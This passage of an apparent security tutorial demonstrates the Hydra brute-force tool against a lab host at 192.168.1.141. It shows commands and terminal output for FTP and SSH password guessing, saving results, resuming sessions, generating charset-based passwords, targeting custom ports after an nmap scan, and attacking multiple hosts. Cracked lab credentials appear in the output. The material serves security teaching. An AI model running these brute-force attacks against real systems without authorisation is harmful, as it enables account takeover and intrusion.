
```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -V -e nsr
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secre

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:01:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 55 login tries (l:5/p:11), ~4 tries per tas
[DATA] attacking ftp://192.168.1.141:21/
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "ignite" - 1 of 55 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "" - 2 of 55 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "etingi" - 3 of 55 [child 2] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "raj" - 4 of 55 [child 3] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "divya" - 5 of 55 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "P@ssw0rd" - 6 of 55 [child 5] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "password" - 7 of 55 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "Password" - 8 of 55 [child 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "123" - 9 of 55 [child 8] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1234" - 10 of 55 [child 9] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "4321" - 11 of 55 [child 10] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "privs" - 12 of 55 [child 11] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "" - 13 of 55 [child 12] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "svirp" - 14 of 55 [child 13] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "raj" - 15 of 55 [child 14] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "divya" - 16 of 55 [child 15] (0/0)
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "P@ssw0rd" - 17 of 55 [child 8] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "password" - 18 of 55 [child 3] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "Password" - 19 of 55 [child 11] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "123" - 20 of 55 [child 0] (0/0)
```

Saving output in Disk

This tool gives you an option to save the result into the disk. Basically for record maintenance, better readability and future preferences we can save the output of the brute force attack into a file by using the -o parameter.

```
hydra -L users.txt -P pass.txt 192.168.1.141 ftp -o result.txt
```


I tried to use this option and got success using the above command where the output is stored in the result.txt file.



```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -o result.txt

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:51:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tri
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 13:51:57

┌──(root㉿kali)-[~]
└─# cat result.txt
# Hydra v9.3 run at 2022-04-11 13:51:47 on 192.168.1.141 ftp (hydra -L users.txt -P
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
```

```
hydra -L users.txt -P pass.txt 192.168.1.141 ftp -o result:json
```

I have used this option to store result in json file format also, this type is a unique thing provided by hydra.




```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -o result:json

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in militar

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:24:40
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 trie
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:24:50

┌──(root㉿kali)-[~]
└─# cat result:json
# Hydra v9.3 run at 2022-04-11 14:24:40 on 192.168.1.141 ftp (hydra -L users.txt -P p
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
```

To Resume Brute Force Attack

It may happen sometimes, that attack gets halted/paused accidentally due to some unexpected behaviour by hydra. So, hydra has solved this problem by including the -R option so that you can resume the attack from that position rather than starting from the beginning.

```
hydra -L users.txt -P pass.txt 192.168.1.141 ftp
hydra -R
```

First, I started the attack using the first command, then halted the attack by pressing CTRL + C and then by using the second command I resumed the attack.



```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ftp

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or sec

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:55:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per ta
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(root㉿kali)-[~]
└─# hydra -R

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or sec

[INFORMATION] reading restore file ./hydra.restore
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:55:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per ta
[DATA] attacking ftp://192.168.1.141:21/
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 13:55:36
```

Password generating using various set of characters

To generate passwords using various set of characters, you can use -x option. It is used as -x min:max:charset where,

Min: specifies minimum number of characters in a password.

Max: specifies the maximum number of characters in password.


Charset: charset can contain 1 for numbers, a for lowercase and A for uppercase characters. Any other character which is added is put to the list.

Let's consider as example: 1:2:a1%.

The generated passwords will be of length 1 to 2 and contain lowercase letters, numbers and/or percent signs and dots.


```
hydra -l ignite -x 1:3:1 ftp://192.168.1.141
```

So, here minimum length of password is 1 and the max length is 3 which will contain numbers and for password 123 it showed success.



```
┌──(root㉿kali)-[~]
└─# hydra -l ignite -x 1:3:1 ftp://192.168.1.141

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:59:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1110 login tries (l:1/p:1110), ~70
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
[STATUS] 240.00 tries/min, 240 tries in 00:01h, 870 to do in 00:04h, 16 active
[STATUS] 80.00 tries/min, 240 tries in 00:03h, 870 to do in 00:11h, 16 active
```

To make you understand better I have used -V mode and it has displayed results in detail.




```
┌──(root㉿kali)-[~]
└─# hydra -l ignite -x 1:3:1 ftp://192.168.1.141 -V

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:04:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1110 login tries (l:1/p:1110), ~70 tries per
[DATA] attacking ftp://192.168.1.141:21/
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "0" - 1 of 1110 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1" - 2 of 1110 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "2" - 3 of 1110 [child 2] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "3" - 4 of 1110 [child 3] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "4" - 5 of 1110 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "5" - 6 of 1110 [child 5] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "6" - 7 of 1110 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "7" - 8 of 1110 [child 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "8" - 9 of 1110 [child 8] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "9" - 10 of 1110 [child 9] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "00" - 11 of 1110 [child 10] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "01" - 12 of 1110 [child 11] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "02" - 13 of 1110 [child 12] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "03" - 14 of 1110 [child 13] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "04" - 15 of 1110 [child 14] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "05" - 16 of 1110 [child 15] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "06" - 17 of 1110 [child 9] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "07" - 18 of 1110 [child 0] (0/0)
```

To attack a specific port rather than default

Network admins sometimes change the default port number of some services for security reasons. In the previous commands hydra was making brute force attack on ftp service by just mentioning the service name rather than port, but as mentioned earlier default port gets changed at this time hydra will help you with the -s option. If the service is on a different default port, define it using the -s option.


```
nmap -sV 192.168.1.141
hydra -L users.txt -P pass.txt 192.168.1.141 ssh -s 2222
```

So to perform, first I tried running a nmap scan at the host. And the screenshot shows all open ports where ssh is at the 2222 port. So post that I tried executing the hydra command with -s parameter and port number.



```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.1.141
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-11 14:07 EDT
Nmap scan report for 192.168.1.141
Host is up (0.00065s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.3
80/tcp   open  http       Apache httpd 2.4.41
2222/tcp open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Li
3128/tcp open  http-proxy Squid http proxy 4.10
MAC Address: 00:0C:29:10:98:21 (VMware)
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:l

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds
```

I have brute-forced on ssh service mentioning the port number, 2222.



```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ssh -s 2222

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:08:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommende
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries
[DATA] attacking ssh://192.168.1.141:2222/
[2222][ssh] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:08:34
```


Here it found valid entries with user ignite and password 123.

Attacking Multiple Hosts

As earlier I performed a brute force attack using password file pass.txt and username file users.txt on a single host i.e., 191.168.1.141. But if there are multiple hosts, for that you can use -M with the help of which brute force is happening at multiple hosts.

```
hydra -L users.txt -P pass.txt -M hosts.txt ftp
```

